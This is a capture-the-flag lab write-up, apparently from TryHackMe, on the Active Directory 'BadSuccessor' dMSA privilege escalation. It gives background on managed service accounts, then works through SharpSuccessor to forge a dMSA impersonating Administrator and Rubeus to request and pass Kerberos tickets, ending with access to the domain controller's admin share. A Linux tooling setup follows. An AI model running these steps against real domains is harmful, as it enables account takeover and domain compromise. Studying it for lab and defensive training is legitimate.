AD BadSuccessor

Technical Background

Active Directory (AD) has many types of accounts, including user, computer, and group accounts. Among the user accounts, we have service accounts of various types: traditional service accounts and managed service accounts.

A Managed Service Account (MSA) is a special type of account in AD that allows running services or scheduled tasks on MS Windows systems; their key feature is that they don’t require a human user to manage the password. There are three types:


Standalone Managed Service Account (sMSA) is designed for a service running on a single computer. The AD handles the account password, including rotating it every 30 days by default. This service account was introduced in Windows Server 2008 R2


Group Managed Service Account (gMSA) is designed for a service running on multiple computers or servers. Similarly, the AD handles the account password. This service account was introduced in Windows Server 2012.

Delegated Managed Service Account (dMSA) is the most recent addition to the family of service accounts. It enables the migration of a legacy service account to a machine account, i.e., from an account that is not MSA to a dMSA. Unlike a gMSA that is managed by AD and allows running a service on multiple servers, a dMSA is managed by an administrator and allows running a service on a specific server. It was introduced in Windows Server 2025, and you can learn more about it here(opens in new tab).

Reconnaissance

in linux you can use remmina to connect to remote desktop


Remote Connection Profile
Name
Quick Connect
Group
Labels
Protocol
RDP - Remote Desktop Protocol
Basic
Advanced
Behavior
SSH Tunnel
Notes
Server
10.211.101.20
Username
tbyte
Password
Domain
tryhackme.local
Share folder
Restricted admin mode


Quick Connect
Quick Connect
Select Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\tbyte>
Start
12:14 PM
8/27/2026

I can navigate power shell similar to linux command line

```
PS C:\Users\tbyte> cd "C:\PoC"
PS C:\PoC> ls


    Directory: C:\PoC


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/30/2025   4:05 AM           4610 Get-BadSuccessorOUPermissions
                                                  .ps1
-a----         5/30/2025   4:04 AM         508416 Rubeus.exe
-a----         5/30/2025   4:04 AM          12800 SharpSuccessor.exe


PS C:\PoC> .\Get-BadSuccessorOUPermissions.ps1

Identity          OUs
--------          ---
TRYHACKME\hmann   {OU=LabOU,DC=tryhackme,DC=local}
TRYHACKME\tbyte   {OU=LabOU,DC=tryhackme,DC=local}
TRYHACKME\ditall {OU=LabOU,DC=tryhackme,DC=local}


PS C:\PoC>
```

Exploitation Using Windows

Exploitation can be initiated manually by creating a dMSA in an OU that the user has write access to and then by modifying the dMSA object attribute to mimic a successful migration

.\SharpSuccessor.exe add /path:"ou=LabOU,dc=tryhackme,dc=local" /account:tbyte /name:pentest_dmsa /impersonate:Administrator

```
PS C:\PoC> .\SharpSuccessor.exe add /path:"ou=LabOU,dc=tryhackme,dc=local" /accoun
t:tbyte /name:pentest_dmsa /impersonate:Administrator
  ____  _                         ____
 / ___|| |__   __ _ _ __ _ __    / ___|
 \___ \| '_ \ / _` | '__| '_ \  | |  _| | | |/ __/ __/ _ \/ __/ __|/ _ \ '__|
  ___) | | | | (_| | |  | |_) | | |_| | (_| | (_| (_|  __/\__ \__ \ (_) | |
 |____/|_| |_|\__,_|_|  | .__/   \____|\__,_|\___\___\___||___/___/\___/|_|
                        |_|
@_logangoins

[+] Adding dnshostname pentest_dmsa.tryhackme.local
[+] Adding samaccountname pentest_dmsa$
[+] Administrator's DN identified
[+] Attempting to write msDS-ManagedAccountPrecededByLink
[+] Wrote attribute successfully
[+] Attempting to write msDS-DelegatedMSAState attribute
[+] Attempting to set access rights on the dMSA object
[+] Attempting to write msDS-SupportedEncryptionTypes attribute
[+] Attempting to write userAccountControl attribute
[+] Created dMSA object 'CN=pentest_dmsa' in 'ou=LabOU,dc=tryhackme,dc=local'
[+] Successfully weaponized dMSA object
PS C:\PoC>
```

In the next step, you can request a TGT; one easy way is to do it using Rubeus with the command .\Rubeus.exe tgtdeleg /nowrap. The tgtdeleg abuses a lesser-known feature of Kerberos's unconstrained delegation

```
PS C:\PoC> .\Rubeus.exe tgtdeleg /nowrap

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3


[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC-LAB201
1.tryhackme.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API outp

[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: vSOF/pG5gYC
xwy3bWBOqjcbgpXoKs8+1IOJO71Kg=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):
```

```
SCBMFAQowF7tFe6cEZTjYEgA9VOPaSYaLfI0/CFII3ebb8wtfPHxXAzjO7aeqGS8nToTG+zP/R5ec3
Nbe/pMDBLI5HWN9T3M6fFicNOf6uWEZngjqMooTP1G3FhmtsU2AH3nM2/sNcbyUY0AcvWBO6ztN1tH
+OiWwN/dsf8razAQYzopHIg7KV7IND8DKtwmrrC/zhBA2awoEBtFp6cC5HesD12nzq26MI5SLJWMok
TqvxW87NE6duOT5ZjOMBL3mwRCK4x1ksjufZuTPxuEfL9AR9jehPwZHuT8LSqHtSQZOqkbXjIJXw8t
aKOGShnKOoPj8xUo1s3EcKHr8z4Cs2oGRw60iIzW8nL6iw0z9Cufu/KNSgCYM3+ybsWpcBFXI4jaws
WPob1P/1aeAWVCFQpaxFsAiKV8pdP8jTuWq3IoeodD9yvhKvZmz0okT/q9f8ueTYD/JXQoIZCd4c0c
FPsXAK/FXknWuixKvG5Iq0kXNbqPVhBDf1NVB1gaVCUZwzzc4i+9wC/O5q17Un6/hX422112Xjxhrn
O5SxD04j21ku3i/0vZSXyPW617mpdfJO/XfhMV0whYrT9yLQJq1HjW8VJWou2RDAkjr61+trR4Y0Ag
ATanmaSZi69KE3UMcUqLgv+DOJN7qoOhH45ymm1OuwgHqQuZrbtr4k7I2tbDY0Xj13dN6+gO2CFjn+
G8a/oCAVoMg8F2m8IMhfdfpS38og0SNqd7+W2BAW2MtboCqIahdZ82hWGHBiDx7ypCUO1EZ2Gh2NDE
TB7x/qay+zSeeaMEi17/DPwgWftH+RWa5/UndeO4VWWh/b+q8WMejw7RNyj3f6k6UyLllU9u8uIXRN
W6dePU53JP+FIFQxfIkgTITxSilOM/ZmVIq1e8O8t+HcBkomrAk+to5ultwMYSKBsQY1vWIg/SZ1ZG
8nkvLz8uJzK0kfj602RgYPC6vvPsDF/Y974IcUugYwVDwch73cJKncf54FIGB00B/v+0AEb1nt/Ug7
O5Ov0ECtBcjxQbeJULsw52X6Anuhki3+Zy/w8YBamJ+F9JtIGkB02OEBxVF/c0LSbVp2KFAzo7QXTj
oTXxTX2YVeVbYbKmOC48eYV9RuAQwH1srcQy9QakfPFH9jNWZYQH+WFfvjE3gUwhAdXGO6XxytKr8G
WE2aPEU14R2GwnT6rqoRwlX1+78DmAblJV2LhjPXSXL3ygEuongU3R+kHC6ADxaMvQko2Ptay0PZbh
QBCwQjoedI14j83Wi66YUYTMTjnsEBqH6OeeVWy+jYL1qNdDasJE2C9s6daUYqkrbZwbuXT0gC5gEb
G7U5M2DLXFVDtBRBZbLx/62oVzAJ5Z/aitVdDx7X6JA8BkkvntPUV1yuQfGMGzwZpYa3pZYGc1ALnB
ZwSBMWSpnvDJ61L5DsmOBFJHKEFe2VBs4Jo/KdVSQJk1Raq6oZhtiI4Z9tMtup2AL6tC704w/kQSYP
qciwp2mK/EvSkcYSFLjQgk1WawOLkMsjPFcSjrXeiDNtC1v5tHc18WsrofVG7BK1il+KSKOB9DCB8a
EAooHpBIHmfYHjMIHgoIHdMIHaMIHXoCswKaADAgESoSIEIE6cX4cDjvhhczRUivTmSYOnhV6wZw99
4U/gMZY+oREbD3RyeWhhY2ttZS5sb2NhbKIaMBigAwIBAaERMA8bDXB1bnR1c3RfZG1zYSSjBwMFAG
C1ERgPMjAyNjA4MjcxMjM3MDJaphEYDzIwMjYwODI3MTI1MjAyWqcRGA8yMDI2MDkwMzEyMjMwMlqo
VFJZSEFDS01FLkxPQ0FMqSQwIqADAgECoRswGRsGa3JidGd0Gw9UU1lIQUNLTUUuTE9DQUw=
```

.\Rubeus.exe tgtdeleg /nowrap

With the TGT claimed using tgtdeleg, you can use it to impersonate the dMSA account to request a Ticket Granting Service (TGS) with the following command:

.\Rubeus.exe asktgs /targetuser:pentest_dmsa$ /service:krbtgt/tryhackme.local /opsec /dmsa /nowrap /ptt /ticket:[base 64 encoded TGT made by rubeus earlier]

```
  ServiceName               :  krbtgt/TRYHACKME.LOCAL
  ServiceRealm              :  TRYHACKME.LOCAL
  UserName                  :  pentest_dmsa$ (NT_PRINCIPAL)
  UserRealm                 :  tryhackme.local
  StartTime                 :  8/27/2026 12:37:02 PM
  EndTime                   :  8/27/2026 12:52:02 PM
  RenewTill                 :  9/3/2026 12:23:02 PM
  Flags                     :  name_canonicalize, pre_authent, renewable, forwarded
, forwardable
  KeyType                   :  aes256_cts_hmac_sha1
  Base64(key)               :  TpxfhwOO+GFzNFSK9OZJg6eFXrBnD33W5szhT+Axlj4=
  Current Keys for pentest_dmsa$: (aes256_cts_hmac_sha1) CBB1B255208EF32070A7548B9
FFDBF1CA43036CD6DD85D4B96296C7082762532
```

.\Rubeus.exe asktgs /user:pentest_dmsa$ /service:cifs/DC-LAB2025-01.tryhackme.local /opsec /dmsa /nowrap /ptt /ticket:

```
  ServiceName               :  cifs/DC-LAB2025-01.tryhackme.local
  ServiceRealm              :  TRYHACKME.LOCAL
  UserName                  :  tbyte (NT_PRINCIPAL)
  UserRealm                 :  TRYHACKME.LOCAL
  StartTime                 :  8/27/2026 12:42:30 PM
  EndTime                   :  8/27/2026 10:23:02 PM
  RenewTill                 :  9/3/2026 12:23:02 PM
  Flags                     :  name_canonicalize, ok_as_delegate, pre_authent, rene
wable, forwarded, forwardable
  KeyType                   :  aes256_cts_hmac_sha1
  Base64(key)               :  4a5J4DSRpQAXAGRaaSRuN3VjOM8nEA1rsIr0jCg/rOQ=
```

```
PS C:\PoC> dir \\DC-LAB2025-01.tryhackme.local\c$\Users\Administrator\Desktop\


    Directory: \\DC-LAB2025-01.tryhackme.local\c$\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/29/2025   9:02 AM            251 flag.txt


PS C:\PoC>
```

Exploitation using Linux

AttackBox Terminal

```
root@attackbox:~# curl -LsSf https://astral.sh/uv/install.sh | sh

downloading uv 0.7.9 x86_64-unknown-linux-gnu
no checksums to verify
installing to /root/.local/bin
  uv
  uvx
everything's installed!
```

Next, we will install **bloodyAD** using the command `uv tool install --python 3.13 git+https://github.com/CravateRouge/bloodyAD`.

- The `--python 3.13` tag allows us to install this tool in the python 3.13 environment to avoid any dependency errors
- If the installations hangs for a minute while installing one of the packages, just press `CTRL+C` and then execute the command one more time

Linux Terminal

```
root@attackbox:~# uv tool install --python 3.13 git+https://github.com/CravateRouge/bloodyAD
Resolved 19 packages in 278ms
    Updated https://github.com/CravateRouge/bloodyAD (1c0f2159865eaa147a474221e09561eee2e1828a)
```